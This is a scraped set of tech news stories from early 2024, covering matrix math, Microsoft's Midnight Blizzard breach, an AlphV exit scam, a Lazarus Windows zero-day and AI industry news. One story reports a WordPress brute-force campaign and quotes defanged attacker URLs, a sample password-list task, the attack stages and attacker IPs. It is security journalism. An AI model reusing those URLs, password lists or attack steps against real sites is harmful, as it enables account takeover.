Biz & IT

matrix-multiplication-breakthrough-could-lead-to-faster,-more-efficient-ai-models

Matrix multiplication breakthrough could lead to faster, more efficient AI models

The Matrix Revolutions —

At the heart of AI, matrix math has just seen its biggest boost “in more than a decade.”

Futuristic huge technology tunnel and binary data.

Enlarge / When you do math on a computer, you fly through a numerical tunnel like this—figuratively, of course.

Computer scientists have discovered a new way to multiply large matrices faster than ever before by eliminating a previously unknown inefficiency, reports Quanta Magazine. This could eventually accelerate AI models like ChatGPT, which rely heavily on matrix multiplication to function. The findings, presented in two recent papers, have led to what is reported to be the biggest improvement in matrix multiplication efficiency in over a decade.

Multiplying two rectangular number arrays, known as matrix multiplication, plays a crucial role in today’s AI models, including speech and image recognition, chatbots from every major vendor, AI image generators, and video synthesis models like Sora. Beyond AI, matrix math is so important to modern computing (think image processing and data compression) that even slight gains in efficiency could lead to computational and power savings.

Graphics processing units (GPUs) excel in handling matrix multiplication tasks because of their ability to process many calculations at once. They break down large matrix problems into smaller segments and solve them concurrently using an algorithm.

Perfecting that algorithm has been the key to breakthroughs in matrix multiplication efficiency over the past century—even before computers entered the picture. In October 2022, we covered a new technique discovered by a Google DeepMind AI model called AlphaTensor, focusing on practical algorithmic improvements for specific matrix sizes, such as 4×4 matrices.

By contrast, the new research, conducted by Ran Duan and Renfei Zhou of Tsinghua University, Hongxun Wu of the University of California, Berkeley, and by Virginia Vassilevska Williams, Yinzhan Xu, and Zixuan Xu of the Massachusetts Institute of Technology (in a second paper), seeks theoretical enhancements by aiming to lower the complexity exponent, ω, for a broad efficiency gain across all sizes of matrices. Instead of finding immediate, practical solutions like AlphaTensor, the new technique addresses foundational improvements that could transform the efficiency of matrix multiplication on a more general scale.

Approaching the ideal value

The traditional method for multiplying two n-by-n matrices requires n³ separate multiplications. However, the new technique, which improves upon the “laser method” introduced by Volker Strassen in 1986, has reduced the upper bound of the exponent (denoted as the aforementioned ω), bringing it closer to the ideal value of 2, which represents the theoretical minimum number of operations needed.

The traditional way of multiplying two grids full of numbers could require doing the math up to 27 times for a grid that’s 3×3. But with these advancements, the process is accelerated by significantly reducing the multiplication steps required. The effort minimizes the operations to slightly over twice the size of one side of the grid squared, adjusted by a factor of 2.371552. This is a big deal because it nearly achieves the optimal efficiency of doubling the square’s dimensions, which is the fastest we could ever hope to do it.

Here’s a brief recap of events. In 2020, Josh Alman and Williams introduced a significant improvement in matrix multiplication efficiency by establishing a new upper bound for ω at approximately 2.3728596. In November 2023, Duan and Zhou revealed a method that addressed an inefficiency within the laser method, setting a new upper bound for ω at approximately 2.371866. The achievement marked the most substantial progress in the field since 2010. But just two months later, Williams and her team published a second paper that detailed optimizations that reduced the upper bound for ω to 2.371552.

The 2023 breakthrough stemmed from the discovery of a “hidden loss” in the laser method, where useful blocks of data were unintentionally discarded. In the context of matrix multiplication, “blocks” refer to smaller segments that a large matrix is divided into for easier processing, and “block labeling” is the technique of categorizing these segments to identify which ones to keep and which to discard, optimizing the multiplication process for speed and efficiency. By modifying the way the laser method labels blocks, the researchers were able to reduce waste and improve efficiency significantly.

While the reduction of the omega constant might appear minor at first glance—reducing the 2020 record value by 0.0013076—the cumulative work of Duan, Zhou, and Williams represents the most substantial progress in the field observed since 2010.

“This is a major technical breakthrough,” said William Kuszmaul, a theoretical computer scientist at Harvard University, as quoted by Quanta Magazine. “It is the biggest improvement in matrix multiplication we’ve seen in more than a decade.”

While further progress is expected, there are limitations to the current approach. Researchers believe that understanding the problem more deeply will lead to the development of even better algorithms. As Zhou stated in the Quanta report, “People are still in the very early stages of understanding this age-old problem.”

So what are the practical applications? For AI models, a reduction in computational steps for matrix math could translate into faster training times and more efficient execution of tasks. It could enable more complex models to be trained more quickly, potentially leading to advancements in AI capabilities and the development of more sophisticated AI applications. Additionally, efficiency improvement could make AI technologies more accessible by lowering the computational power and energy consumption required for these tasks. That would also reduce AI’s environmental impact.

The exact impact on the speed of AI models depends on the specific architecture of the AI system and how heavily its tasks rely on matrix multiplication. Advancements in algorithmic efficiency often need to be coupled with hardware optimizations to fully realize potential speed gains. But still, as improvements in algorithmic techniques add up over time, AI will get faster.

Matrix multiplication breakthrough could lead to faster, more efficient AI models Read More »

microsoft-says-kremlin-backed-hackers-accessed-its-source-and-internal-systems

Microsoft says Kremlin-backed hackers accessed its source and internal systems

THE PLOT THICKENS —

Midnight Blizzard is now using stolen secrets in follow-on attacks against customers.

Microsoft says Kremlin-backed hackers accessed its source and internal systems

Microsoft said that Kremlin-backed hackers who breached its corporate network in January have expanded their access since then in follow-on attacks that are targeting customers and have compromised the company’s source code and internal systems.

The intrusion, which the software company disclosed in January, was carried out by Midnight Blizzard, the name used to track a hacking group widely attributed to the Federal Security Service, a Russian intelligence agency. Microsoft said at the time that Midnight Blizzard gained access to senior executives’ email accounts for months after first exploiting a weak password in a test device connected to the company’s network. Microsoft went on to say it had no indication any of its source code or production systems had been compromised.

Secrets sent in email

In an update published Friday, Microsoft said it uncovered evidence that Midnight Blizzard had used the information it gained initially to further push into its network and compromise both source code and internal systems. The hacking group—which is tracked under multiple other names, including APT29, Cozy Bear, CozyDuke, The Dukes, Dark Halo, and Nobelium—has been using the proprietary information in follow-on attacks, not only against Microsoft but also its customers.

“In recent weeks, we have seen evidence that Midnight Blizzard is using information initially exfiltrated from our corporate email systems to gain, or attempt to gain, unauthorized access,” Friday’s update said. “This has included access to some of the company’s source code repositories and internal systems. To date we have found no evidence that Microsoft-hosted customer-facing systems have been compromised.

In January’s disclosure, Microsoft said Midnight Blizzard used a password-spraying attack to compromise a “legacy non-production test tenant account” on the company’s network. Those details meant that the account hadn’t been removed once it was decommissioned, a practice that’s considered essential for securing networks. The details also meant that the password used to log in to the account was weak enough to be guessed by sending a steady stream of credentials harvested from previous breaches—a technique known as password spraying.

In the months since, Microsoft said Friday, Midnight Blizzard has been exploiting the information it obtained earlier in follow-on attacks that have stepped up an already high rate of password spraying.

Unprecedented global threat

Microsoft officials wrote:

It is apparent that Midnight Blizzard is attempting to use secrets of different types it has found. Some of these secrets were shared between customers and Microsoft in email, and as we discover them in our exfiltrated email, we have been and are reaching out to these customers to assist them in taking mitigating measures. Midnight Blizzard has increased the volume of some aspects of the attack, such as password sprays, by as much as 10-fold in February, compared to the already large volume we saw in January 2024.

Midnight Blizzard’s ongoing attack is characterized by a sustained, significant commitment of the threat actor’s resources, coordination, and focus. It may be using the information it has obtained to accumulate a picture of areas to attack and enhance its ability to do so. This reflects what has become more broadly an unprecedented global threat landscape, especially in terms of sophisticated nation-state attacks.

The attack began in November and wasn’t detected until January. Microsoft said then that the breach allowed Midnight Blizzard to monitor the email accounts of senior executives and security personnel, raising the possibility that the group was able to read sensitive communications for as long as three months. Microsoft said one motivation for the attack was for Midnight Blizzard to learn what the company knew about the threat group. Microsoft said at the time and reiterated again Friday that it had no evidence the hackers gained access to customer-facing systems.

Midnight Blizzard is among the most prolific APTs, short for advanced persistent threats, the term used for skilled, well-funded hacking groups that are mostly backed by nation-states. The group was behind the SolarWinds supply-chain attack that led to the hacking of the US Departments of Energy, Commerce, Treasury, and Homeland Security and about 100 private-sector companies.

Last week, the UK National Cyber Security Centre (NCSC) and international partners warned that in recent months, the threat group has expanded its activity to target aviation, education, law enforcement, local and state councils, government financial departments, and military organizations.

Microsoft says Kremlin-backed hackers accessed its source and internal systems Read More »

attack-wrangles-thousands-of-web-users-into-a-password-cracking-botnet

Attack wrangles thousands of web users into a password-cracking botnet

DISTRIBUTED PASSWORD CRACKING —

Ongoing attack is targeting thousands of sites, continues to grow.

Attack wrangles thousands of web users into a password-cracking botnet

Getty Images

Attackers have transformed hundreds of hacked sites running WordPress software into command-and-control servers that force visitors’ browsers to perform password-cracking attacks.

A web search for the JavaScript that performs the attack showed it was hosted on 708 sites at the time this post went live on Ars, up from 500 two days ago. Denis Sinegubko, the researcher who spotted the campaign, said at the time that he had seen thousands of visitor computers running the script, which caused them to reach out to thousands of domains in an attempt to guess the passwords of usernames with accounts on them.

Visitors unwittingly recruited

“This is how thousands of visitors across hundreds of infected websites unknowingly and simultaneously try to bruteforce thousands of other third-party WordPress sites,” Sinegubko wrote. “And since the requests come from the browsers of real visitors, you can imagine this is a challenge to filter and block such requests.”

Like the hacked websites hosting the malicious JavaScript, all the targeted domains are running the WordPress content management system. The script—just 3 kilobits in size—reaches out to an attacker-controlled getTaskURL, which in turn provides the name of a specific user on a specific WordPress site, along with 100 common passwords. When this data is fed into the browser visiting the hacked site, it attempts to log in to the targeted user account using the candidate passwords. The JavaScript operates in a loop, requesting tasks from the getTaskURL, reporting the results to the completeTaskURL, and then performing the steps again and again.

A snippet of the hosted JavaScript appears below, and below that, the resulting task:

const getTaskUrl = 'hxxps://dynamic-linx[.]com/getTask.php';  const completeTaskUrl = 'hxxps://dynamic-linx[.]com/completeTask.php';    
[871,"https://REDACTED","redacted","60","junkyard","johncena","jewish","jakejake","invincible","intern","indira","hawthorn","hawaiian","hannah1","halifax","greyhound","greene","glenda","futbol","fresh","frenchie","flyaway","fleming","fishing1","finally","ferris","fastball","elisha","doggies","desktop","dental","delight","deathrow","ddddddd","cocker","chilly","chat","casey1","carpenter","calimero","calgary","broker","breakout","bootsie","bonito","black123","bismarck","bigtime","belmont","barnes","ball","baggins","arrow","alone","alkaline","adrenalin","abbott","987987","3333333","123qwerty","000111","zxcv1234","walton","vaughn","tryagain","trent","thatcher","templar","stratus","status","stampede","small","sinned","silver1","signal","shakespeare","selene","scheisse","sayonara","santacruz","sanity","rover","roswell","reverse","redbird","poppop","pompom","pollux","pokerface","passions","papers","option","olympus","oliver1","notorious","nothing1","norris","nicole1","necromancer","nameless","mysterio","mylife","muslim","monkey12","mitsubishi"]

With 418 password batches as of Tuesday, Sinegubko has concluded the attackers are trying 41,800 passwords against each targeted site.

Sinegubko wrote:

Attack stages and lifecycle

The attack consists of five key stages that allow a bad actor to leverage already compromised websites to launch distributed brute force attacks against thousands of other potential victim sites.

  • Stage 1: Obtain URLs of WordPress sites. The attackers either crawl the Internet themselves or use various search engines and databases to obtain lists of target WordPress sites.
  • Stage 2: Extract author usernames. Attackers then scan the target sites, extracting real usernames of authors that post on those domains.
  • Stage 3: Inject malicious scripts. Attackers then inject their dynamic-linx[.]com/chx.js script to websites that they have already compromised.
  • Stage 4: Brute force credentials. As normal site visitors open infected web pages, the malicious script is loaded. Behind the scenes, the visitors’ browsers conduct a distributed brute force attack on thousands of target sites without any active involvement from attackers.
  • Stage 5: Verify compromised credentials. Bad actors verify brute forced credentials and gain unauthorized access to sites targeted in stage 1.

So, how do attackers actually accomplish a distributed brute force attack from the browsers of completely innocent and unsuspecting website visitors? Let’s take a look at stage 4 in closer detail.

Distributed brute force attack steps:

  1. When a site visitor opens an infected web page, the user’s browser requests a task from the hxxps://dynamic-linx[.]com/getTask.php URL.
  2. If the task exists, it parses the data and obtains the URL of the site to attack along with a valid username and a list of 100 passwords to try.
  3. For every password in the list, the visitor’s browser sends the wp.uploadFile XML-RPC API request to upload a file with encrypted credentials that were used to authenticate this specific request. That’s 100 API requests for each task! If authentication succeeds, a small text file with valid credentials is created in the WordPress uploads directory.
  4. When all the passwords are checked, the script sends a notification to hxxps://dynamic-linx[.]com/completeTask.php that the task with a specific taskId (probably a unique site) and checkId (password batch) has been completed.
  5. Finally, the script requests the next task and processes a new batch of passwords. And so on indefinitely while the infected page is open.

As of Tuesday, the researcher had observed “dozens of thousands of requests” to thousands of unique domains that checked for files uploaded by the visitor browsers. Most files reported 404 web errors, an indication that the login using the guessed password failed. Roughly 0.5 percent of cases returned a 200 response code, leaving open the possibility that password guesses may have been successful. On further inspection, only one of the sites was compromised. The others were using non-standard configurations that returned the 200 response, even for pages that weren’t available.

Over a four-day span ending Tuesday, Sinegubko recorded more than 1,200 unique IP addresses that tried to download the credentials file. Of those, five addresses accounted for over 85 percent of the requests:

IP % ASN
146.70.199.169 34.37% M247, RO
138.199.60.23 28.13% CDNEXT, GB
138.199.60.32 10.96% CDNEXT, GB
138.199.60.19 6.54% CDNEXT, GB
87.121.87.178 5.94% SOUZA-AS, BR

Last month, the researcher observed one of the addresses—87.121.87.178—hosting a URL used in a cryptojacking attack. One possibility for the change is that the earlier campaign failed because the malicious URL it relied on wasn’t hosted on enough hacked sites and, in response, the same attacker is using the password-cracking script in an attempt to recruit more sites.

As Sinegubko notes, the more recent campaign is significant because it leverages the computers and Internet connections of unwitting visitors who have done nothing wrong. One way end users can stop this is to use NoScript or another tool that blocks JavaScript from running on unknown sites. NoScript breaks enough sites that it’s not suitable for less experienced users, and even those with more experience often find the hassle isn’t worth the benefit. One other possible remedy is to use certain ad blockers.

Attack wrangles thousands of web users into a password-cracking botnet Read More »

us-gov’t-announces-arrest-of-former-google-engineer-for-alleged-ai-trade-secret-theft

US gov’t announces arrest of former Google engineer for alleged AI trade secret theft

Don’t trade the secrets dept. —

Linwei Ding faces four counts of trade secret theft, each with a potential 10-year prison term.

A Google sign stands in front of the building on the sidelines of the opening of the new Google Cloud data center in Hesse, Hanau, opened in October 2023.

Enlarge / A Google sign stands in front of the building on the sidelines of the opening of the new Google Cloud data center in Hesse, Hanau, opened in October 2023.

On Wednesday, authorities arrested former Google software engineer Linwei Ding in Newark, California, on charges of stealing AI trade secrets from the company. The US Department of Justice alleges that Ding, a Chinese national, committed the theft while secretly working with two China-based companies.

According to the indictment, Ding, who was hired by Google in 2019 and had access to confidential information about the company’s data centers, began uploading hundreds of files into a personal Google Cloud account two years ago.

The trade secrets Ding allegedly copied contained “detailed information about the architecture and functionality of GPU and TPU chips and systems, the software that allows the chips to communicate and execute tasks, and the software that orchestrates thousands of chips into a supercomputer capable of executing at the cutting edge of machine learning and AI technology,” according to the indictment.

Shortly after the alleged theft began, Ding was offered the position of chief technology officer at an early-stage technology company in China that touted its use of AI technology. The company offered him a monthly salary of about $14,800, plus an annual bonus and company stock. Ding reportedly traveled to China, participated in investor meetings, and sought to raise capital for the company.

Investigators reviewed surveillance camera footage that showed another employee scanning Ding’s name badge at the entrance of the building where Ding worked at Google, making him look like he was working from his office when he was actually traveling.

Ding also founded and served as the chief executive of a separate China-based startup company that aspired to train “large AI models powered by supercomputing chips,” according to the indictment. Prosecutors say Ding did not disclose either affiliation to Google, which described him as a junior employee. He resigned from Google on December 26 of last year.

The FBI served a search warrant at Ding’s home in January, seizing his electronic devices and later executing an additional warrant for the contents of his personal accounts. Authorities found more than 500 unique files of confidential information that Ding allegedly stole from Google. The indictment says that Ding copied the files into the Apple Notes application on his Google-issued Apple MacBook, then converted the Apple Notes into PDF files and uploaded them to an external account to evade detection.

“We have strict safeguards to prevent the theft of our confidential commercial information and trade secrets,” Google spokesperson José Castañeda told Ars Technica. “After an investigation, we found that this employee stole numerous documents, and we quickly referred the case to law enforcement. We are grateful to the FBI for helping protect our information and will continue cooperating with them closely.”

Attorney General Merrick Garland announced the case against the 38-year-old at an American Bar Association conference in San Francisco. Ding faces four counts of federal trade secret theft, each carrying a potential sentence of up to 10 years in prison.

US gov’t announces arrest of former Google engineer for alleged AI trade secret theft Read More »

some-teachers-are-now-using-chatgpt-to-grade-papers

Some teachers are now using ChatGPT to grade papers

robots in disguise —

New AI tools aim to help with grading, lesson plans—but may have serious drawbacks.

An elementary-school-aged child touching a robot hand.

In a notable shift toward sanctioned use of AI in schools, some educators in grades 3–12 are now using a ChatGPT-powered grading tool called Writable, reports Axios. The tool, acquired last summer by Houghton Mifflin Harcourt, is designed to streamline the grading process, potentially offering time-saving benefits for teachers. But is it a good idea to outsource critical feedback to a machine?

Writable lets teachers submit student essays for analysis by ChatGPT, which then provides commentary and observations on the work. The AI-generated feedback goes to teacher review before being passed on to students so that a human remains in the loop.

“Make feedback more actionable with AI suggestions delivered to teachers as the writing happens,” Writable promises on its AI website. “Target specific areas for improvement with powerful, rubric-aligned comments, and save grading time with AI-generated draft scores.” The service also provides AI-written writing-prompt suggestions: “Input any topic and instantly receive unique prompts that engage students and are tailored to your classroom needs.”

Writable can reportedly help a teacher develop a curriculum, although we have not tried the functionality ourselves. “Once in Writable you can also use AI to create curriculum units based on any novel, generate essays, multi-section assignments, multiple-choice questions, and more, all with included answer keys,” the site claims.

The reliance on AI for grading will likely have drawbacks. Automated grading might encourage some educators to take shortcuts, diminishing the value of personalized feedback. Over time, the augmentation from AI may allow teachers to be less familiar with the material they are teaching. The use of cloud-based AI tools may have privacy implications for teachers and students. Also, ChatGPT isn’t a perfect analyst. It can get things wrong and potentially confabulate (make up) false information, possibly misinterpret a student’s work, or provide erroneous information in lesson plans.

Yet, as Axios reports, proponents assert that AI grading tools like Writable may free up valuable time for teachers, enabling them to focus on more creative and impactful teaching activities. The company selling Writable promotes it as a way to empower educators, supposedly offering them the flexibility to allocate more time to direct student interaction and personalized teaching. Of course, without an in-depth critical review, all claims should be taken with a huge grain of salt.

Amid these discussions, there’s a divide among parents regarding the use of AI in evaluating students’ academic performance. A recent poll of parents revealed mixed opinions, with nearly half of the respondents open to the idea of AI-assisted grading.

As the generative AI craze permeates every space, it’s no surprise that Writable isn’t the only AI-powered grading tool on the market. Others include Crowdmark, Gradescope, and EssayGrader. McGraw Hill is reportedly developing similar technology aimed at enhancing teacher assessment and feedback.

Some teachers are now using ChatGPT to grade papers Read More »

openai-clarifies-the-meaning-of-“open”-in-its-name,-responding-to-musk-lawsuit

OpenAI clarifies the meaning of “open” in its name, responding to Musk lawsuit

The OpenAI logo as an opening to a red brick wall.

Enlarge (credit: Benj Edwards / Getty Images)

On Tuesday, OpenAI published a blog post titled “OpenAI and Elon Musk” in response to a lawsuit Musk filed last week. The ChatGPT maker shared several archived emails from Musk that suggest he once supported a pivot away from open source practices in the company’s quest to develop artificial general intelligence (AGI). The selected emails also imply that the “open” in “OpenAI” means that the ultimate result of its research into AGI should be open to everyone but not necessarily “open source” along the way.

In one telling exchange from January 2016 shared by the company, OpenAI Chief Scientist Illya Sutskever wrote, “As we get closer to building AI, it will make sense to start being less open. The Open in openAI means that everyone should benefit from the fruits of AI after its built, but it’s totally OK to not share the science (even though sharing everything is definitely the right strategy in the short and possibly medium term for recruitment purposes).”

In response, Musk replied simply, “Yup.”

Read 8 remaining paragraphs | Comments

OpenAI clarifies the meaning of “open” in its name, responding to Musk lawsuit Read More »

after-collecting-$22-million,-alphv-ransomware-group-stages-fbi-takedown

After collecting $22 million, AlphV ransomware group stages FBI takedown

A ransom note is plastered across a laptop monitor.

The ransomware group responsible for hamstringing the prescription drug market for two weeks has suddenly gone dark, just days after receiving a $22 million payment and standing accused of scamming an affiliate out of its share of the loot.

The events involve AlphV, a ransomware group also known as BlackCat. Two weeks ago, it took down Change Healthcare, the biggest US health care payment processor, leaving pharmacies, health care providers, and patients scrambling to fill prescriptions for medicines. On Friday, the bitcoin ledger shows, the group received nearly $22 million in cryptocurrency, stoking suspicions the deposit was payment by Change Healthcare in exchange for AlphV decrypting its data and promising to delete it.

Representatives of Optum, the parent company, declined to say if the company has paid AlphV.

Honor among thieves


On Sunday, two days following the payment, a party claiming to be an AlphV affiliate said in an online crime forum that the nearly $22 million payment was tied to the Change Healthcare breach. The party went on to say that AlphV members had cheated the affiliate out of the agreed-upon cut of the payment. In response, the affiliate said it hadn’t deleted the Change Healthcare data it had obtained.

A message left in a crime forum from a party claiming to be an AlphV affiliate. The post claims AlphV scammed the affiliate out of its cut.

Enlarge / A message left in a crime forum from a party claiming to be an AlphV affiliate. The post claims AlphV scammed the affiliate out of its cut.

vxunderground


On Tuesday—four days after the bitcoin payment was made and two days after the affiliate claimed to have been cheated out of its cut—AlphV’s public dark web site started displaying a message saying it had been seized by the FBI as part of an international law enforcement action.

The AlphV extortion site as it appeared on Tuesday.

Enlarge / The AlphV extortion site as it appeared on Tuesday.

The UK’s National Crime Agency, one of the agencies the seizure message said was involved in the takedown, said the agency played no part in any such action. The FBI, meanwhile, declined to comment. The NCA denial, as well as evidence the seizure notice was copied from a different site and pasted into the AlphV one, has led multiple researchers to conclude the ransomware group staged the takedown and took the entire $22 million payment for itself.

“Since people continue to fall for the ALPHV/BlackCat cover up: ALPHV/BlackCat did not get seized,” Fabian Wosar, head of ransomware research at security firm Emsisoft, wrote on social media. “They are exit scamming their affiliates. It is blatantly obvious when you check the source code of the new takedown notice.”

After collecting $22 million, AlphV ransomware group stages FBI takedown Read More »
hackers-exploited-windows-0-day-for-6-months-after-microsoft-knew-of-it

Hackers exploited Windows 0-day for 6 months after Microsoft knew of it

The word ZERO-DAY is hidden amidst a screen filled with ones and zeroes.

Hackers backed by the North Korean government gained a major win when Microsoft left a Windows zero-day unpatched for six months after learning it was under active exploitation.

Even after Microsoft patched the vulnerability last month, the company made no mention that the North Korean threat group Lazarus had been using the vulnerability since at least August to install a stealthy rootkit on vulnerable computers. The vulnerability provided an easy and stealthy means for malware that had already gained administrative system rights to interact with the Windows kernel. Lazarus used the vulnerability for just that. Even so, Microsoft has long said that such admin-to-kernel elevations don’t represent the crossing of a security boundary, a possible explanation for the time Microsoft took to fix the vulnerability.

A rootkit “holy grail”

“When it comes to Windows security, there is a thin line between admin and kernel,” Jan Vojtěšek, a researcher with security firm Avast, explained last week. “Microsoft’s security servicing criteria have long asserted that ‘[a]dministrator-to-kernel is not a security boundary,’ meaning that Microsoft reserves the right to patch admin-to-kernel vulnerabilities at its own discretion. As a result, the Windows security model does not guarantee that it will prevent an admin-level attacker from directly accessing the kernel.”

The Microsoft policy proved to be a boon to Lazarus in installing “FudModule,” a custom rootkit that Avast said was exceptionally stealthy and advanced. Rootkits are pieces of malware that have the ability to hide their files, processes, and other inner workings from the operating system itself and at the same time control the deepest levels of the operating system. To work, they must first gain administrative privileges—a major accomplishment for any malware infecting a modern OS. Then, they must clear yet another hurdle: directly interacting with the kernel, the innermost recess of an OS reserved for the most sensitive functions.

In years past, Lazarus and other threat groups have reached this last threshold mainly by exploiting third-party system drivers, which by definition already have kernel access. To work with supported versions of Windows, third-party drivers must first be digitally signed by Microsoft to certify that they are trustworthy and meet security requirements. In the event Lazarus or another threat actor has already cleared the admin hurdle and has identified a vulnerability in an approved driver, they can install it and exploit the vulnerability to gain access to the Windows kernel. This technique—known as BYOVD (bring your own vulnerable driver)—comes at a cost, however, because it provides ample opportunity for defenders to detect an attack in progress.

The vulnerability Lazarus exploited, tracked as CVE-2024-21338, offered considerably more stealth than BYOVD because it exploited appid.sys, a driver enabling the Windows AppLocker service, which comes preinstalled in the Microsoft OS. Avast said such vulnerabilities represent the “holy grail,” as compared to BYOVD.

In August, Avast researchers sent Microsoft a description of the zero-day, along with proof-of-concept code that demonstrated what it did when exploited. Microsoft didn’t patch the vulnerability until last month. Even then, the disclosure of the active exploitation of CVE-2024-21338 and details of the Lazarus rootkit came not from Microsoft in February but from Avast 15 days later. A day later, Microsoft updated its patch bulletin to note the exploitation.

Hackers exploited Windows 0-day for 6 months after Microsoft knew of it Read More »

the-ai-wars-heat-up-with-claude-3,-claimed-to-have-“near-human”-abilities

The AI wars heat up with Claude 3, claimed to have “near-human” abilities

The Anthropic Claude 3 logo.

Enlarge / The Anthropic Claude 3 logo.

On Monday, Anthropic released Claude 3, a family of three AI language models similar to those that power ChatGPT. Anthropic claims the models set new industry benchmarks across a range of cognitive tasks, even approaching “near-human” capability in some cases. It’s available now through Anthropic’s website, with the most powerful model being subscription-only. It’s also available via API for developers.

